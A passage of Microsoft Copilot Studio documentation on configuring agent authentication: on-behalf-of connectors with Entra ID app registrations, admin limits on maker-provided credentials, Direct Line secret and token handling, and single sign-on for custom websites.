
For example, Dataverse Structure Data should have the following scopes: `profile openid Sites.Read.All Files.Read.All https://myorg123.com/user_impersonation`

Test your agent

1. Publish your agent.
2. In the **Test your agent** panel, send a message to your agent.
3. When the agent responds, select **Login**.

A new browser tab opens, prompting you to sign in.

4. Sign in, and then copy the displayed validation code.
5. To complete the sign-in process, paste the code in the agent chat.



Configure OBO authentication for custom connectors

Custom connectors with Microsoft Entra ID authentication can support [On-Behalf-Of \(OBO\) authentication](#). OBO authentication allows for a seamless user experience in agent conversations.

When the agent uses OBO authentication for a connector, the agent prompts the user to grant it permission to access resources and perform actions on behalf of the user. The user can choose to allow or deny this permission.

Just now

Explain the Store Associate Role

Connect to continue

I'll use your credentials to connect and to get the information you're looking for.

 **CUSTOM HR API**

This connection can:

- roles

 Connecting to other services with your credentials may expose your data to privacy and security risks. Once you connect, we'll remember your settings and use them next time.

Allow

Cancel

Just now

Ask a question or describe what you need

0/2000

Once the user grants permission, the agent can transparently access the service on behalf of the user.



CUSTOM HR API

This connection can:

- roles



Connecting to other services with your credentials may expose your data to privacy and security risks. Once you connect, we'll remember your settings and use them next time.

Allow

Cancel

The Store Associate role is part of the Retail Operations job family within the In-Store Sales business unit. Store Associates support customers on the sales floor, answer product questions, and maintain department shelves. This position is classified as an Individual Contributor, focusing on direct customer service and ensuring the store environment is organized and welcoming.





Ask a question or describe what you need

0/2000





Steps to configure OBO authentication with Microsoft Entra ID

To enable OBO authentication for a custom connector using Microsoft Entra ID, complete the following steps:

1. (Optional) [Create a service app registration](#) for your custom API or Model Context Protocol (MCP) server. You only need to do this step if you're accessing a custom API or service. You don't need to create a new service app registration for a Microsoft service like Microsoft Graph.
2. [Create a connector app registration, add a custom scope, and configure permissions.](#)
3. [Configure authentication for your custom connector.](#)
4. [Share the custom connector with end users.](#)

Step 1 (Optional): Create a service app registration for your custom API or MCP server

If your custom connector needs to access a custom API or MCP server that validates Microsoft Entra ID tokens, you need to create an app registration to represent the service.

ⓘ Note

If your custom connector only calls Microsoft services (such as Microsoft Graph), skip this step and proceed to Step 2.

1. Navigate to [App registrations](#)  in the Azure portal.
2. Select **New registration**.
3. Enter a name for your app registration (for example, "HR API Hub").
4. For **Supported account types**, select the appropriate supported account types for your scenario.
5. Select **Register**.
6. After the app registration is created, go to **Expose an API**.
7. Select **Add a scope**.
8. If prompted, set the application ID (you can accept the default).
9. Enter the scope details:
 - **Scope name:** Enter a name for the scope (for example, `employee.read`).
 - **Who can consent:** Select the appropriate option for your scenario.
 - **Admin consent display name:** Enter a display name.

- **Admin consent description:** Enter a description.
- **State:** Select **Enabled**.

10. Select **Add scope**.

Important

- Take note of the application (client) ID and scope for your service app registration. You need the service application ID and scope in [step 3](#).
- Your custom API or MCP server must be configured to validate tokens obtained for this application ID and custom scope. Implementing token validation logic is outside the scope of this article. For more information about access tokens, see [Access tokens in the Microsoft identity platform](#).

Step 2: Create a connector app registration and configure permissions

Create an app registration for your custom connector

Create an app registration that represents your custom connector and configure the necessary delegated permissions.

1. Navigate to [App registrations](#)  in the Azure portal.
2. Select **New registration**.
3. Enter a name for your app registration (for example, "HR API Connector" or "Graph Files Connector").
4. For **Supported account types**, select **Accounts in this organizational directory only (Single tenant)**. Don't add a redirect URI at this time. You configure the redirect URI later when creating the custom connector.
5. Select **Register**.
6. After the app registration is created, navigate to **API permissions**.
7. Select **Add a permission**.
8. Configure permissions based on your scenario:
 - For custom APIs:

- a. Select **APIs my organization uses**
 - b. Search for the **Application (client) ID** of your service app registration from Step 1, and select it.
 - c. Select **Delegated permissions** and select the scope you created for the service (for example, `employee.read`).
 - **For Microsoft services:**
 - a. Select **Microsoft APIs**.
 - b. Select the service (for example, **Microsoft Graph**).
 - c. Select **Delegated permissions**.
 - d. Select the appropriate permissions (for example, `Files.Read.All`).
9. Select **Add permissions**.
10. Select **Grant admin consent for [your organization]** and confirm when prompted.

Important

- Ensure you select **Delegated permissions** rather than **Application permissions**. For OBO authentication, you need delegated permissions to act on behalf of the signed-in user.
- Take note of the application ID for your connector app registration. You need the connector application ID when creating the custom connector in [step 3](#).

Create a client secret

1. In your connector app registration, navigate to **Certificates & secrets**.
2. Select **New client secret**.
3. Enter a description for the secret (for example, "Connector secret").
4. Select an expiration period based on your organization's security policies.
5. Select **Add**.
6. Copy the **Value** of the secret immediately.

Important

- The value of the client secret is only shown *once*, and can't be retrieved later. If you lose it, you need to create a new client secret.

- Take note of the client secret value for this connector app registration. You need the client secret value when creating the custom connector in [step 3](#).

Expose an API and authorize the Azure API Connections service principal

To enable OBO authentication, you need to expose an API on the connector app registration and authorize the Azure API Connections service principal.

1. In your connector app registration, navigate to **Expose an API**.
2. Select **Add a scope**.
3. If prompted, set the application ID (you can accept the default).
4. Enter the scope details:
 - **Scope name:** Enter a name for the scope (for example, `access_as_user`).
 - **Who can consent:** Select **Admins and users**.
 - **Admin consent display name:** Enter a display name (for example, "Allow Azure API Connections to obtain tokens on behalf of users").
 - **Admin consent description:** Enter a description (for example, "Allows the Azure API Connections service to obtain tokens on behalf of the user").
 - **User consent display name:** Enter a display name (for example, "Allow connector to act on your behalf").
 - **User consent description:** Enter a description (for example, "Allows the Azure API Connections service to obtain tokens and access resources on your behalf").
 - **State:** Select **Enabled**.
5. Select **Add scope**.
6. In the **Authorized client applications** section, select **Add a client application**.
7. Enter the client ID for the Microsoft Azure API Connections service principal: `fe053c5f-3692-4f14-aef2-ee34fc081cae`.
8. Select the scope you created.
9. Select **Add application**.

You need to authorize the Azure API Connections service principal to sign in on behalf of users. Without this configuration, users would need to explicitly sign in each time they use the connector.

ⓘ Note

If the Azure API Connections service principal doesn't exist in your tenant, a tenant administrator needs to provision it first. For more information, see [Provision Microsoft's Azure API Connections service principal](#).

This configuration allows the Azure API Connections service to obtain tokens on behalf of users who sign-in to your custom connector.

Step 3: Configure authentication for your custom connector

If you don't have a custom connector yet, follow the steps in [Create a custom connector from scratch](#) to create one before proceeding.

Configure Power Apps authentication settings for your custom connector

1. In Power Apps, navigate to **Custom connectors**.
2. Select your custom connector from the list.
3. Select the **Security** tab.
4. For **Authentication type**, select **OAuth 2.0**.
5. For **Identity Provider**, select **Azure Active Directory**.
6. Enter the following information:
 - **Client ID**: Enter the **Application (client) ID** from your connector app registration (created in [Step 2](#)).
 - **Client secret**: Enter the **client secret value** from your connector app registration (created in [Step 2](#)).
 - **Authorization URL**: Leave as the default (`https://login.microsoftonline.com`).
 - **Tenant ID**: Leave as the default (`common`) or enter your specific tenant ID.
 - **Resource URL**: Enter the resource URL based on your scenario:
 - **For custom APIs**: Enter the **Application ID URI** from your service app registration (created in [Step 1](#)). For example, `api://b52b5b7a-e895-4600-b567-2c4cbe27d2e7`.
 - **For Microsoft services**: Enter the appropriate resource URL for the service you're accessing. For example:

- Microsoft Graph: `https://graph.microsoft.com`
- SharePoint: `https://mycompany.sharepoint.com`
- Dynamics 365: `https://mycompany.crm.dynamics.com`
- **Enable on-behalf-of login:** Set to **true**.
- **Scope:** Enter one or more scopes to request, separated by spaces:
 - **For custom APIs:** Enter the full scope from your service app registration in [Step 1](#).
For example, `api://b52b5b7a-e895-4600-b567-2c4cbe27d2e7/employee.read`.
 - **For Microsoft services:** Enter the delegated permission scope. For example, `Files.Read.All User.Read` for Microsoft Graph.

7. Select **Update connector** to save your changes. A **Redirect URL** appears.

8. Copy the redirect URL. You need to add the redirect URL to your connector app registration in the next step.

Add the redirect URL to your connector app registration

1. Navigate to [App registrations](#)  in the Azure portal.
2. Select your connector app registration.
3. Navigate to **Authentication**.
4. Select **Add a platform**.
5. Select **Web**.
6. Enter the **Redirect URL** that was generated in Power Apps.
7. Select **Configure**.

Step 4: Share the custom connector with end users

After configuring your custom connector, you need to share it with the appropriate users so they can use it in their agent conversations.

To share the custom connector, follow the instructions in [Share a custom connector in your organization](#).

When sharing the connector, consider the following permission levels:

- **Makers collaborating on the agent:** Grant **Can edit** permissions to makers who need to configure and manage the custom connector within the agent.

- **End users conversing with the agent:** Grant **Can view** permissions to users who sign in and use the connector during agent conversations.
-

Last updated on 12/05/2025

Control maker-provided credentials for authentication

09/03/2025

Controlling the use of maker-provided credentials is a governance feature in Microsoft Copilot Studio that allows administrators to determine how makers can authenticate tools they add to agents.

When configuring an agent, [a maker could add a tool that requires authentication](#) to another service (like a connector or Power Automate flow) using their personal credentials. When someone uses the agent, the agent uses the maker's credentials, not the end user's credentials, to authenticate with connected services. Using maker credentials could lead to oversharing of data or capabilities - for example, an end user might retrieve information or perform actions that only the maker's account is permitted to do.

By configuring how makers can authenticate tools, you can help prevent damaging actions because each end user only has access to what their own account allows.

The **Control maker credential options** feature enables this by letting you control how a maker can authenticate tools in an agent. You choose whether makers can select to use their own credentials for authenticating tool connections, to use the end-user's credentials, or to have access to both.

Enforcing the use of end-user credentials prompts the end user to sign in (to the relevant service or connector) when needed. No stored maker credentials are used at run time, aligning the agent's behavior with the end user's actual permissions.

Admins can enable and disable the selection of maker-provided credentials in the [Power Platform admin center](#), as described in this article.

⊗ Caution

By default, both **End-user** and **Maker-provided** credentials are enabled.

Getting Started

⚠ Warning

When configured as instructed, the feature **immediately** turns off the maker's ability to select their credentials for authenticating tools within the environment or environment

group. All tools for all agents in the impacted environments instantly change to require end-user credentials at runtime.

You should prepare your makers and users for this change, as any new conversations with the impacted agents prompts the agent user for their sign-in details for the connected service.

Prerequisites

- [Power Platform admin permissions](#) (Environment Admin for a single environment, or Power Platform Administrator/Global Admin for environment groups).

Prevent the use of maker-provided credentials


Choose whether end-user or maker credentials (or both) can be selected by makers for agents in an environment, or for all agents in all environments in an environment group.

Tip

If the environment you want to configure is part of an environment group, you must be a tenant admin with access to the group.

You can't configure this feature on the individual details page for environments that are in a group, you must use the group's details page.

1. Go to the [Power Platform admin center](#)  and sign in with [an admin account](#).
2. On the side navigation menu, select **Manage**, then **Environments** or **Environment groups**. In the list that appears, select the name of the environment or environment group you want to configure. The details page for the environment or group opens.
3. In the environment's details page, select **Settings** on the top menu bar. Expand the **Product** section, and select **Features**.
4. Scroll to the **Copilot Studio agents** section, and under **Control maker credential options** select **End-user credentials**, **Maker-provided credentials**, or both.



Tip

If the environment is in a group, the options are unavailable and a message directs you to configure the setting for the group, not the individual environment.

5. Select **Save** at the bottom of the settings page to apply the setting.

The update might take a minute to propagate. Once active, all existing and new agents in that environment adhere to this rule, and the types of authentication options for makers change in Copilot Studio.

Scope of enforcement and experience

Caution

Impact on autonomous agents

When maker-provided credentials are prevented from being used, agents require real-time user interaction because each tool call must be authenticated with a live user sign-in. As a result, agents triggered by scheduled or autonomous events, or that attempt to run in the background, fail due to missing credentials. All agent triggers must involve an active user.

Maker experience

The Copilot Studio authoring UI automatically reflects this policy. Any toggle or dropdown for authentication methods have maker-provided credentials disabled or hidden. The maker sees

that only end-user (or maker) authentication can be chosen. This notification might be labeled simply as "End user credentials" in the UI. If the maker previously had a tool configured with their credentials, they might be prompted to change it before publishing the agent.

End-user experience

When an end user interacts with an agent (for example, in Teams or on a website) and triggers a tool action, the agent prompts that user to sign in if they haven't already. The prompt could be a login card or link. Once the user signs in with their own account for the required service, the agent proceeds with the action using the user's credentials. If the user is already signed in (for example, their Microsoft 365 or Teams account is also authorized for the needed service), the agent might use that existing authentication session. The action runs under the end-user's identity. If the user lacks permission for something, the agent is unable to do it on their behalf - by design.

Power Automate flows

The control over the authentication type covers connectors, built-in actions, and embedded Power Automate flows equally. A Power Automate flow as a tool in the agent also requires each user to sign in for any connections that flow uses.

Scope of enforcement

The policy is applied per environment (or environment group). If an environment is part of a managed group where the policy is enabled, you can't individually disable it for one environment in that group - environment group settings override any environment settings.

Next steps

As with all security features, this feature should form part of your defense-in-depth strategy. For example, you could:

- Use credential restriction in sensitive or production environments where agents are shared with other end users and data security is paramount - for example, production agents that access your organization's internal systems, like Microsoft 365. Using credential restriction in these environments ensures that only authorized users (by virtue of their own credentials) can execute sensitive operations via the agent.
- Combine credential restriction [with agent sharing controls](#) for even tighter security. By also preventing makers from freely sharing agents (or by limiting who can use certain agents), you reduce the risk that a maker could, for example, share an agent to someone

who shouldn't have access. Control Maker Credential Options ensures credentials aren't inappropriately shared, and also prevents any type of stored credentials, including API keys.

Related information

- [Configure end-user authentication in Copilot Studio](#)
- [Security and governance settings in Copilot Studio](#)
- [Microsoft 365 Tek Blog Hands-on Tutorial: Block Maker-Provided Authentication](#) 

Configure web and Direct Line channel security

09/12/2025

When you create a Copilot Studio agent, it's immediately available in the **Demo website** and **Custom website** channels to anyone who knows the agent ID. These channels are available by default, and no configuration is needed.

For the Microsoft Teams app, you can configure advanced web channel security options.

ⓘ Note

If you have a [Teams-only license, you can't generate secrets to enable secure access](#). Secure access tokens are created automatically for you and secure access is enabled by default.

Users can find the agent ID directly from within Copilot Studio or by receiving it from someone. But, depending on the agent's capability and sensitivity that might not be desirable.

With Direct Line-based security, you can enable access only to locations that you control by enabling secured access with Direct Line secrets or tokens.

You can also swap and regenerate secrets and refresh tokens, and you can easily disable secured access if you no longer want to use it.

ⓘ Note

Copilot Studio uses the [Bot Framework Direct Line channel](#) to connect your web page or app to the agent.


Enable or disable web channel security

You can enforce the use of secrets and tokens for each individual agent.

Once this option is enabled, channels need the client to authenticate their requests either by [using a secret](#) or by [using a token that is generated by using the secret](#), obtained at runtime.

Attempts to access the agent that don't provide this security measure don't work.

1. Go to the **Settings** page for your agent, select **Security**, then select **Web channel security**.




1. Enable **Require secured access**.

Warning

Once "Require secured access" is enabled or disabled, the system can take up to two hours to propagate the settings and take effect. Until then, the previous setting is in effect. You don't need to publish the agent for this change to take effect.

You should plan ahead to avoid exposing your agent unintentionally.

If you need to disable the web channel security option, you can do so by clearing the **Require secured access** toggle. Disabling secured access can take up to two hours to propagate.



Use secrets or tokens

If you're creating a service-to-service app, specifying the secret in the authorization header requests might be the simplest approach.

If you're writing an app where the client runs in a web browser or mobile app, or otherwise the code might be visible to customers, you must exchange your secret for a token. If you don't use a token, your secret can be compromised. When you're making the request to acquire the token in your service, specify the secret in the authorization header.

Tokens only work for a single conversation and expire unless refreshed.

Choose the security model that works best for your situation.

Warning

We strongly discourage exposing the secret in any code that runs in the browser, either hard-coded or transferred through a network call.

Acquiring the token using the secret in your service code is the most secured way to protect your Copilot Studio agent.

Obtain the secrets

You need the secret so you can specify it in your app's authorization header requests or similar.

1. In the navigation menu, under **Settings**, select **Security**. Then select the **Web channel security** tile.
2. Select **Copy** for either **Secret 1** or **Secret 2** to copy it to the clipboard. Select the visibility icon  to reveal the secret. A warning prompt appears before you can reveal it.

Swap secrets

If you need to change the secret being used by your agent, you can do so without any downtime or interruption.

Copilot Studio provides you with two secrets, which work simultaneously. You can swap the secret being used with the other one. Once the secrets are swapped and your users are all connected using the new secret, you're safe to regenerate the secret.

Regenerate a secret

To regenerate a secret, select **Regenerate** next to the secret.

Warning

Any user profile connected using the original secret or a token obtained from that secret is disconnected.

Generate a token

You can generate a token that can be used when starting a single agent conversation. For more information, see the section **Get Direct Line token** in [Publish an agent to mobile or custom apps](#).

1. [Obtain the secret](#).
2. Issue the following request in your service code to exchange the secret for a token. Replace `<SECRET>` with the value of the secret you obtained in Step 1.

HTML

```
POST https://directline.botframework.com/v3/directline/tokens/generate
Authorization: Bearer <SECRET>
```

The following snippets provide examples of the generated token request and its response.

Sample generate token request

HTML

```
POST https://directline.botframework.com/v3/directline/tokens/generate
Authorization: Bearer
RCurR_XV9ZA.cwA.BKA.iaJrC8xpy8qb0F5xnR2vtCX7CZj0LdjAPGfiCpg4Fv0
```

Sample generate token response

HTML

```
HTTP/1.1 200 OK
[other headers]
```

JSON

```
{
  "conversationId": "abc123",
  "token":
  "RCurR_XV9ZA.cwA.BKA.iaJrC8xpy8qb0F5xnR2vtCX7CZj0LdjAPGfiCpg4Fv0y8qb0F5xPGfiCpg4Fv0"
```

```
0y8qqb0F5x8qb0F5xn",
  "expires_in": 1800
}
```

If the request is successful, the response contains a token that's valid for one conversation and an `expires_in` value that indicates the number of seconds until the token expires.

For the token to remain useful, you must [refresh the token](#) before it expires.

Refresh a token

A token can be refreshed an unlimited number of times, as long as it isn't expired.

An expired token can't be refreshed.

To refresh a token, issue the following request and replace `<TOKEN TO BE REFRESHED>` with the token you want to refresh.

HTML

```
POST https://directline.botframework.com/v3/directline/tokens/refresh
Authorization: Bearer <TOKEN TO BE REFRESHED>
```

The following snippets provide examples of the refresh token request and response.

Sample refresh request

HTML

```
POST https://directline.botframework.com/v3/directline/tokens/refresh
Authorization: Bearer
CurR_XV9ZA.cwA.BKA.iaJrC8xpy8qb0F5xnR2vtCX7CZj0LdjAPGfiCpg4Fv0y8qb0F5xPGfiCpg4Fv0y
8qqb0F5x8qb0F5xn
```

Sample refresh response

If the request is successful, the response contains a new token that's valid for the same conversation as the previous token and an `expires_in` value that indicates the number of seconds until the new token expires.

For the new token to remain useful, you must refresh the token again before it expires.

HTML

```
HTTP/1.1 200 OK
[other headers]
```

JSON

```
{
  "conversationId": "abc123",
  "token":
  "RCurR_XV9ZA.cwA.BKA.y8qb0F5xPGfiCpg4Fv0y8qqb0F5x8qb0F5xniaJrC8xpy8qb0F5xnR2vtCX7C
  Zj0LdjAPGfiCpg4Fv0",
  "expires_in": 1800
}
```

For more information on refreshing a token, see the section [Refresh a Direct Line token in Direct Line API - Authentication](#).

Related content

- [Key Concepts - Publish and deploy your agent](#)
- [Publish an agent to mobile or custom apps](#)
- [Publish an agent to Azure Bot Service channels](#)
- [Configure user authentication with Microsoft Entra ID](#)

Configure single sign-on with Microsoft Entra ID

Copilot Studio supports single sign-on (SSO). SSO allows agents on your website to sign customers in if they're already signed in to the page or app where the agent is deployed.

For example, the agent is hosted on the corporate intranet or in an app that the user is already signed in to.

There are five main steps to configuring SSO for Copilot Studio:

1. Enable manual authentication for your agent with Microsoft Entra ID
2. Create an app registration in Microsoft Entra ID for your custom canvas.
3. Define a custom scope for your agent in Microsoft Entra ID.
4. Add the custom scope to your agent configuration.
5. Configure your custom canvas client side code to enable SSO.

Prerequisites

- [Enable user authentication with Microsoft Entra ID](#)
- [Add an authentication topic to your agent](#)
- [Use a custom canvas](#)

 Note

To configure SSO using other OAuth 2.0 providers, see [Configure single sign-on with generic OAuth providers](#).

Supported channels

The following table details the [channels](#) that currently support SSO. You can suggest support for extra channels [at the Copilot Studio ideas forum](#).

Channel	Supported
Azure Bot Service channels	Not supported
Custom Website	Supported
Demo Website	Not supported
Facebook	Not supported
Microsoft Teams ¹	Supported
Mobile App	Not supported
Omnichannel for Customer Service ²	Supported
SharePoint ¹	Supported

¹ If you publish to the Teams channel, you need to follow the configuration instructions on the [Configure single sign-on with Microsoft Entra ID for agents in Microsoft Teams](#) documentation. Failing to configure the Teams SSO settings as instructed on that page causes your users to always fail authentication when using the Teams channel.

² Only the live chat channel is supported. For more information, see [Configure handoff to Dynamics 365 Customer Service](#).

Important

SSO isn't currently supported when an agent is published to a [Power Apps portal](#).

Web app

Create app registrations for your custom website

To enable SSO, create two separate app registrations:

- An *authentication app registration*, which enables Microsoft Entra ID user authentication for your agent
- A *canvas app registration*, which enables SSO for your custom web page

For security reasons, don't reuse the same app registration for both your agent and your custom website.

1. To create an authentication app registration, follow the instructions in [Configure user authentication with Microsoft Entra ID](#).
2. Create a second app registration to serve as your canvas app registration.

Add token exchange URL

To update the Microsoft Entra ID authentication settings in Copilot Studio, add the token exchange URL to allow your app and Copilot Studio to share information.

1. In the Azure portal on your authentication app's registration page, go to **Expose an API**.
2. Under **Scopes**, select the **Copy to clipboard** icon.
3. In Copilot Studio, in the navigation menu under **Settings**, select **Security**, and then select the **Authentication** tile.
4. For **Token exchange URL (required for SSO)**, paste the scope you copied earlier.
5. Select **Save**.

Configure your canvas app client ID to expose an API menu

1. In the Azure portal, on your authentication app registration page, go to **Overview**.
2. Copy the **Application (client) ID** value under **Essentials**.
3. On the navigation bar, select **Manage** > **Expose an API**.
4. Under **Authorized client applications**, select **Add a client application**, and then paste the copied client ID.
5. Select **Save**.

Configure your canvas app registration

1. After you create your canvas app registration, go to **Authentication**, and then select **Add a platform**.
2. Under **Platform configurations**, select **Add a platform**, and then select **SPA**.
3. Under **Redirect URIs**, enter the URL for your web page. For example,
`http://contoso.com/index.html`.

Configure Web

[All platforms](#)[Quickstart](#)[Docs](#)

* Redirect URIs

The URIs we will accept as destinations when returning authentication responses (tokens) after successfully authenticating or signing out users. The redirect URI you send in the request to the login server should match one listed here. Also referred to as reply URLs. [Learn more about Redirect URIs and their restrictions](#)

https://contoso.com/bot/index.html

Front-channel logout URL

This is where we send a request to have the application clear the user's session data. This is required for single sign-out to work correctly.

e.g. https://example.com/logout

Implicit grant and hybrid flows

Request a token directly from the authorization endpoint. If the application has a single-page architecture (SPA) and doesn't use the authorization code flow, or if it invokes a web API via JavaScript, select both access tokens and ID tokens. For ASP.NET Core web apps and other web apps that use hybrid authentication, select only ID tokens. [Learn more about tokens](#).

Select the tokens you would like to be issued by the authorization endpoint:

☒ Access tokens (used for implicit flows)
☒ ID tokens (used for implicit and hybrid flows)

Configure

Cancel

4. In the **Implicit grant and hybrid flows** section, turn on both **Access tokens (used for implicit flows)** and **ID tokens (used for implicit and hybrid flows)**.

5. Select **Configure**.

Find your agent's token endpoint URL

1. In Copilot Studio, open your agent and then select **Channels**.
2. Select **Mobile app**.
3. Under **Token Endpoint**, select **Copy**.

Mobile app

Allow your mobile app users to chat with your bot. Check out our [instructions for both native and web-based mobile apps](#).

Native apps

Developing a native app? Copy and provide the information below to your developers so they can connect your app to your bot.

Token Endpoint

Copy

Web-based apps

If you're developing a web-based app, copy and paste the following code snippet to your embed web control HTML. If you do not have access to the HTML code, share the code with the person responsible for your web-based app.

